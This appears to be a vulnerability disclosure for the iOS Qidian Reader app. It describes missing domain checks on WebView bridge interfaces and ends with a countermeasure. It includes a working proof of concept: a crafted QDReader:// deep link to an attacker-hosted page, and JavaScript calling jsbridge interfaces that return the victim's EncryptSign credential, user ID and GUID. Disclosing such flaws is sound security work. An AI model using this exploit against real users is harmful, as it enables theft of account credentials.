An information leak vulnerability in the iOS version of Qidian Reader App

Brief Description

Qidian Reader app is a popular novel reading app, providing functions such as novel reading and audio drama playing. It ranks **No.8 in the "Books" category** list on the App Store of China Area (as of 2024-12-31).


The iOS version of the Qidian Reader supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Qidian Reader app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information and credential** (such as NickName, Avatar, UserID, GUID, EncryptSign).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **QDReader://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**zhouziyi1.github.io/iOSJS/qidianreader/atkQidianReader.html**" as the malicious webpage.

When the victim clicks on this link (**QDReader://zhouziyi1.github.io/iOSJS/qidianreader/atkQidianReader.html**), it directs the victim to the Qidian Reader app and opens the webpage **https://zhouziyi1.github.io/iOSJS/qidianreader/atkQidianReader.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credential** (such as NickName, Avatar, UserID, GUID, EncryptSign).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function execCallback(callbackID, retval){
    var json = retval;
    switch(callbackID){
        case 1:
            document.getElementById("Borgus").innerText = "Your Borgus: \n" + json.data.borgus;
            document.getElementById("EncryptSign").innerText = "Your EncryptSign: \n" + json.data.encryptSign;
            break;
        case 2:
            document.getElementById("NickName").innerText = "Your NickName: " + json.data.nickName;
            document.getElementById("UserID").innerText = "Your UserID: " + json.data.userId;
            document.getElementById("GUID").innerText = "Your GUID: " + json.data.guid;
            document.getElementById("AccountAvatar").src = json.data.headImageURL;
            break;
    }
}

fetchData('jsbridge://app:1/encryptSign?query={"params":{}}');
fetchData('jsbridge://app:2/userInfo?query={"params":{}}');
```

Impact of the Vulnerability

Scope of the vulnerability: Qidian Reader iOS version 5.9.384 (the latest version as of 2024-12-31).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

☞ **CN:**
https://apps.apple.com/cn/app/%E8%B5%B7%E7%82%B9%E8%AF%BB%E4%B9%A6-%E7%9C%8B%E5%B0%8F%E8%AF%B4%E5%90%AC%E4%B9%A6%E8%BF%BD%E6%BC%AB%E7%94%BB%E7%9A%84%E9%98%85%E8%AF%BB%E7%A5%9E%E5%9

9%A8/id534174796

- **US:**
  https://apps.apple.com/us/app/%E8%B5%B7%E7%82%B9%E8%AF%BB%E4%B9%A6-%E7%9C%8B%E5%B0%8F%E8%AF%B4%E5%90%AC%E4%B9%A6%E8%BF%BD%E6%BC%AB%E7%94%BB%E7%9A%84%E9%98%85%E8%AF%BB%E7%A5%9E%E5%99%A8/id534174796

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.